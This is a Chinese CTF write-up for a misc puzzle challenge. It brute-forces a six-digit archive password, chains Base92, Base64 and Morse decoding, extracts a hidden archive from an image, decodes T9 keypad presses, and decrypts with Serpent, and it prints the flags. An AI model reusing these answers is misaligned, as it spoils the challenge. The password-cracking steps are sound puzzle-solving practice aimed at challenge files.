为何高僧所言？（不是佛语，请确定密文来源本网站并且密文以"佛又曰：开头"）

佛又曰：栗伊舍苏谨数陀羯无楞唎南利楞利伊提埵娑卢写俱谨写卢夜谨罚楞羯烁数喝阇阇卢摩哆输穆夜萨孕栗唎地娑嚧利啰钵穆罚参


flag{6o_R3_6a_m4_h0ng}

flag{6o_R3_6a_m4_h0ng}

Misc 非常简单



看见压缩包和一张图片
压缩包提示6位数暴力点，就先6位数暴力破解。




口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	917,621
总计时间	51ms
平均速度(口令/秒)	17,992,568
这个文件的口令	917621
十六进制口令	39 31 37 36 32 31


暴力破解得到答案
里面装的是这个



```
这是杀手锏
<oF[m{4O;)UQk-6R?9T13KX7:,Q:+)D_4Hu-=#6ZV(M(2
```

Base92加密拿去在线工具解

http://ctf.ssleye.com/base92.html




```
<oF[m{40;)UQk-6R?9T13KX7:,Q:+)D_4Hu-=#6ZV(M(2
```

字符集 英文(ascii编码)

```
LSAuLi4uIC4gLS4uLi4tIC4gLS4gLS4uIA==
```

然后以看是base64加密在拿去解

http://ctf.ssleye.com/base64.html




```
LSAuLi4uIC4gLS4uLi4tIC4gLS4gLS4uIA==
```

编码 base64

字符集 utf8(unicode编码)

```
- .... . -....- . -. -..
```

接出来了摩斯密码，再拿去转换



www.zhongguosou.com 人，国际摩尔斯电码依然被使用着。此在线工具可以在线进行摩斯电码的转换，无需下载和安装，

众果搜首页>>摩尔斯电码转换

英文字母：

THE END


生成摩斯代码的分隔方式： ● 空格分隔 ○ 单斜杠/分隔

摩斯电码： （格式要求：可用空格或单斜杠/来分隔摩斯电码，但只可用一种，不可混用）


- .... . -....- . -. -..

转换为英文字母成功！

然后那张图片还没用上，图片里面隐写内容我们用foremost将其分离出来




名称	压缩后大小	原始大小	类型	修改日期	压缩
一筹莫展的时候低头思考一下吧.txt	228	330	文本文档	2020/9/8 15:38:19	De
加密.zip	476	834	ZIP 压缩包	2020/9/8 15:46:51	De




一筹莫展的时候低头思考一下吧.txt - 记事本

当初的老人机打字就很难受

然后打开文本文档显示的这个，与佛论禅加密了拿去在线解密



佛曰：俱。諳薩吶瑟梵度侄娑俱故豆侄即缽彌菩世皤夷除大豆梵栗吶神迦皤倒怯僧諳羅曰至羅諳南夜吶朋侄度怛奢多梵度哆楞南俱亦皤僧涅冥曳侄特缽遠冥夷不利俱心喝哆穆究阿梵苦




```
99994433777744644462
```

解出来了这个然后对应的老人机打字，那就是九键

佛曰：俱。諳薩吶瑟梵度侄娑俱故豆侄即缽彌菩世皤夷除大豆梵栗吶神迦皤倒怯僧諳羅曰至羅諳南夜吶朋侄度怛奢多梵度哆楞南俱亦皤僧涅冥曳侄特缽遠冥夷不利俱心喝哆穆究阿梵苦

按四下9对应九键键盘的9的第四个，就是z
按两下4对应九键键盘的4的第二个，就是h
按两下3对应九键键盘的3的第二个，就是e
按四下7对应九键键盘的7的第四个，就是s
按两下4对应九键键盘的4的第二个，就是h
按一下6对应九键键盘的6的第一个，就是m
按三下4对应九键键盘的4的第三个，就是i
按一下6对应九键键盘的6的第一个，就是m
按一下2对应九键键盘的2的第一个，就是a
总的写下来就是压缩包的密码了zheshmima




名称	压缩后大小	原始大小	类型
..			
你怕蛇吗.txt*	31	16	文本文档
flag.zip*	141	189	ZIP 压缩包

恷卓 ?湊□?覽{x□?

打开之后一个加密的压缩包，另一个文本文档说你怕蛇吗？那就是蛇加密了，想起之前的那个提示杀手锏的还没用，就是蛇解密的key了。Key是小写的THE END，也就是the end

拿去在线解密

http://serpent.online-domain-tools.com/



Serpent – Symmetric Ciphers Online

Input type: File

File: C:\fakepath\你怕蛇吗.txt

Function: SERPENT

Mode: ECB (electronic codebook)

Key: (plain) the end

● Plaintext ○ Hex

100%

File was uploaded.

